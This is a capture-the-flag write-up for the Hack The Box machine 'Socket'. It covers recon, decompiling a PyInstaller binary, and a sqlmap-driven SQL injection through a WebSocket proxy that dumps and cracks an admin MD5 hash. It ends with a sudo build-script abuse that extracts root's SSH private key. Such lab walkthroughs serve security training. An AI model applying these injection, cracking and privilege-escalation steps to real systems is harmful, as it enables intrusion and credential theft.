Description
Socket is a medium Hack The Box machine that features:
- Reverse Engineering and
PyInstallerdecompiling to discover Python code - SQL Injection to a WebSocket endpoint revealing credentials
- Reused credentials and SSH login
- Privilege Escalation via a
PyInstallerbuild script that allow extracting sensitive files
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.206.
$ ping -c 3 10.10.11.206
PING 10.10.11.206 (10.10.11.206) 56(84) bytes of data.
64 bytes from 10.10.11.206: icmp_seq=1 ttl=63 time=48.9 ms
64 bytes from 10.10.11.206: icmp_seq=2 ttl=63 time=49.3 ms
64 bytes from 10.10.11.206: icmp_seq=3 ttl=63 time=48.6 ms

--- 10.10.11.206 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 48.560/48.921/49.326/0.314 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.206 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.206
Host is up (0.054s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.206 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.206
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://qreader.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: qreader.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the qreader.htb domain to the /etc/hosts file.
$ echo '10.10.11.206 qreader.htb' | sudo tee -a /etc/hosts
We find a web application that offers a QR code reader and generator.
 The web page offers the download of a Windows or Linux application in the
 /download/windows and /download/linux endpoints. Let’s download and analyze the Linux version.
$ wget --content-disposition http://qreader.htb/download/linux
$ unzip QReader_lin_v0.0.2.zip
$ file app/qreader
app/qreader: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3f71fafa6e2e915b9bed491dd97e1bab785158de, for GNU/Linux 2.6.32, stripped
We find that the downloaded file is a .zip one that we extract it. Then we find that the application consists of a binary executable file.
app/qreader
 After opening the application we find the desktop version of the web application. The application extracts files in a random directory in the
 /tmp/ directory, in this case /tmp/_MEISnc9MT
$ ls -1 /tmp/_MEISnc9MT
base_library.zip
_cffi_backend.cpython-310-x86_64-linux-gnu.so
cv2
importlib_metadata-4.6.4.egg-info
...
numpy
PIL
psutil
PyQt5
setuptools-59.6.0.egg-info
sip.cpython-310-x86_64-linux-gnu.so
websockets-10.2.egg-info
wheel-0.37.1.egg-info
We find a lot of native libraries in .so format and references to Python libraries such as setuptools, cython, websockets, or wheel. Looking for strings in the file we find a reference to the PyInstaller tool, which can generate binary files from Python code.
$ strings qreader > strings.txt
$ grep Py strings.txt | head -n 10
Cannot open PyInstaller archive from executable (%s) or external archive (%s)
Py_DontWriteBytecodeFlag
Py_FileSystemDefaultEncoding
Py_FrozenFlag
Py_IgnoreEnvironmentFlag
Py_NoSiteFlag
Py_NoUserSiteDirectory
Py_OptimizeFlag
Py_VerboseFlag
Py_UnbufferedStdioFlag
We can use the pyinstxtractor to extract the Python files from the binary.
$ git clone https://github.com/extremecoders-re/pyinstxtractor
$ cd pyinstxtractor
$ python pyinstxtractor.py ../qreader
[+] Processing ../qreader
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 108535118 bytes
[+] Found 305 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_pyqt5.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: qreader.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.10 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: ../qreader

You can now use a python decompiler on the pyc files within the extracted directory
$ ls qreader_extracted/qreader.pyc
qreader_extracted/qreader.pyc
We find that the qreader.pyc file has been extracted, which it seems to be the Python-bytecode main class of the application. It was compile with a Python 3.10 version.
$ file qreader_extracted/qreader.pyc
qreader_extracted/qreader.pyc: Byte-compiled Python module for CPython 3.10 (magic: 3439), timestamp-based, .py timestamp: Thu Jan  1 00:00:00 1970 UTC, .py size: 0 bytes
We can use the PyLingual web application to decompile the file.
$ cat qreader.py
...
VERSION = '0.0.2'
ws_host = 'ws://ws.qreader.htb:5789'
icon_path = './icon.png'
...
We find that it is connecting to a WebSocket server in the ws subdomain, we add it to the /etc/hosts file.
$ echo '10.10.11.206 ws.qreader.htb' | sudo tee -a /etc/hosts
Now we can use the About > Version & Updates functionality of the desktop application.
 The
The [INFO] You have version 0.0.2 which was released on 26/09/2022 and [INFO] You have the latest version installed! texts are shown. Intercepting the connections with Wireshark shows that connections to the /version and /update endpoint are being made. It starts as a GET requests and then switch to the WebSocket protocol. For the first request, the {"version": "0.0.2"} string is sent and the {"message": {"id": 2, "version": "0.0.2", "released_date": "26/09/2022", "downloads": 720}} string is received. For the second request, the sent string is the same and the received is {"message": "You have the latest version installed!"}.
Exploitation
We are going to test common vulnerabilities such as SQL injection in the first endpoint. We can use the sqlmap tool for that and the sqlmap-websocket-proxy application for proxy.
$ python -m virtualenv .env
$ . .env/bin/activate
$ git clone https://github.com/BKreisel/sqlmap-websocket-proxy
$ pip install ./sqlmap-websocket-proxy
$ sqlmap-websocket-proxy -u 'ws://ws.qreader.htb:5789/version' --data='{"version": "%param%"}' -p 8000
$ sqlmap -u 'http://localhost:8000/?param1=0.0.2' --level 2
...
[INFO] GET parameter 'param1' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
...
---
Parameter: param1 (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: param1=0.0.2" AND 5568=5568 AND "vZIG"="vZIG

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: param1=0.0.2" UNION ALL SELECT NULL,NULL,CHAR(113,120,98,98,113)||CHAR(71,112,88,69,106,99,119,89,78,87,98,98,106,119,102,109,85,72,78,114,83,113,71,80,88,72,120,75,89,108,73,119,100,77,65,86,120,71,70,68)||CHAR(113,98,98,107,113),NULL-- abMl
---
...
The WebSocket service is vulnerable to SQL injection. It is using a SQLite database. Let’s check for the tables.
$ sqlmap -u 'http://localhost:8000/?param1=0.0.2' --tables
...
6 tables]
+-----------------+
| answers         |
| info            |
| reports         |
| sqlite_sequence |
| users           |
| versions        |
+-----------------+
...
Let’s enumerate the users table.
$ sqlmap -u 'http://localhost:8000/?param1=0.0.2' -T users --dump
...
+----+-------+----------------------------------+----------+
| id | role  | password                         | username |
+----+-------+----------------------------------+----------+
| 1  | admin | 0c090c365fa0559b151a43e0fea39710 | admin    |
+----+-------+----------------------------------+----------+
We find the admin user and the hashed MD5 password, 0c090c365fa0559b151a43e0fea39710. We crack it with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
denjanjade122566 (admin)
1g 0:00:00:00 DONE 1.123g/s 9754Kp/s 9754Kc/s 9754KC/s denlanie..denisukkka
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We find the denjanjade122566 password for the admin user. We cannot login using SSH using these credentials let’s enumerate all the database.
$ sqlmap -u 'http://localhost:8000/?param1=0.0.2' --dump-all
...
Database: <current>
Table: answers
[2 entries]
+----+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------+-------------+---------------+
| id | answer                                                                                                                                                                        | status  | answered_by | answered_date |
+----+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------+-------------+---------------+
| 1  | Hello Json,\\n\\nAs if now we support PNG formart only. We will be adding JPEG/SVG file formats in our next version.\\n\\nThomas Keller                                       | PENDING | admin       | 17/08/2022    |
| 2  | Hello Mike,\\n\\n We have confirmed a valid problem with handling non-ascii charaters. So we suggest you to stick with ascci printable characters for now!\\n\\nThomas Keller | PENDING | admin       | 25/09/2022    |
+----+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------+-------------+---------------+
...
We find a message in the database from the admin user signed with the Thomas Keller name. Re-checking the SSH service with the tkeller user leads in having a user shell.
$ ssh tkeller@qreader.htb
...
tkeller@socket:~$ id
uid=1001(tkeller) gid=1001(tkeller) groups=1001(tkeller),1002(shared)
Post-Exploitation
tkeller can only run one command as root user, /usr/local/sbin/build-installer.sh.
tkeller@socket:~$ sudo -l
Matching Defaults entries for tkeller on socket:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tkeller may run the following commands on socket:
    (ALL : ALL) NOPASSWD: /usr/local/sbin/build-installer.sh
tkeller@socket:~$ cat /usr/local/sbin/build-installer.sh
#!/bin/bash
if [ $# -ne 2 ] && [[ $1 != 'cleanup' ]]; then
  /usr/bin/echo "No enough arguments supplied"
  exit 1;
fi

action=$1
name=$2
ext=$(/usr/bin/echo $2 |/usr/bin/awk -F'.' '{ print $(NF) }')

if [[ -L $name ]];then
  /usr/bin/echo 'Symlinks are not allowed'
  exit 1;
fi

if [[ $action == 'build' ]]; then
  if [[ $ext == 'spec' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /home/svc/.local/bin/pyinstaller $name
    /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'make' ]]; then
  if [[ $ext == 'py' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /root/.local/bin/pyinstaller -F --name "qreader" $name --specpath /tmp
   /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'cleanup' ]]; then
  /usr/bin/rm -r ./build ./dist 2>/dev/null
  /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
  /usr/bin/rm /tmp/qreader* 2>/dev/null
else
  /usr/bin/echo 'Invalid action'
  exit 1;
fi
This Bash script is designed to streamline the process of building and cleaning Python applications using PyInstaller. It accepts either two arguments (for build or make actions) or a single cleanup argument. When using build, it expects a .spec file, runs pyinstaller, and moves the generated build and distribution folders to a shared directory. For make, it processes .py files, creates a single executable, and places it in the same shared location. The action removes all temporary and build directories, along with any leftover files in /tmp. The script also enforces rules against symlinks and validates input to prevent errors, ensuring a controlled and reliable build process.
We can use a .spec file to read privileged files, such as the private SSH key from the root user, /root/.ssh/id_rsa. We generate the .spec file with the make option.
tkeller@socket:~$ touch qreader.py
tkeller@socket:~$ sudo build-installer.sh make qreader.py
625 INFO: PyInstaller: 5.6.2
625 INFO: Python: 3.10.6
628 INFO: Platform: Linux-5.15.0-67-generic-x86_64-with-glibc2.35
628 INFO: wrote /tmp/qreader.spec
631 INFO: UPX is not available.
637 INFO: Extending PYTHONPATH with paths
['/home/tkeller']
...
We have the qreader.spec file in the /tmp/qreader.spec file. We copy it and add the SSH file to the data array such as:
tkeller@socket:~$ cp /tmp/qreader.spec .
tkeller@socket:~$ nano qreader.spec
tkeller@socket:~$ cat qreader.spec
# -*- mode: python ; coding: utf-8 -*-


block_cipher = None


a = Analysis(
    ['/home/tkeller/qreader.py'],
    pathex=[],
    binaries=[],
    datas=[('/root/.ssh/*', '.')],
...
Now we build the file.
tkeller@socket:~$ sudo build-installer.sh build qreader.spec
129 INFO: PyInstaller: 5.6.2
130 INFO: Python: 3.10.6
133 INFO: Platform: Linux-5.15.0-67-generic-x86_64-with-glibc2.35
136 INFO: UPX is not available.
138 INFO: Extending PYTHONPATH with paths
['/home/tkeller']
...
Then we retrieve the file and we extract it with the previous to access to the id_rsa file.
$ scp tkeller@qreader.htb:/opt/shared/dist/qreader .
$ python pyinstxtractor.py qreader
$ ls qreader_extracted/id_rsa
qreader_extracted/id_rsa
$ cp qreader_extracted/id_rsa .
$ chmod 600 id_rsa
We login to the root account using SSH.
$ ssh -i id_rsa root@qreader.htb
root@socket:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@socket:~# cat /home/tkeller/user.txt
<REDACTED>
root@socket:~# cat /root/root.txt
<REDACTED>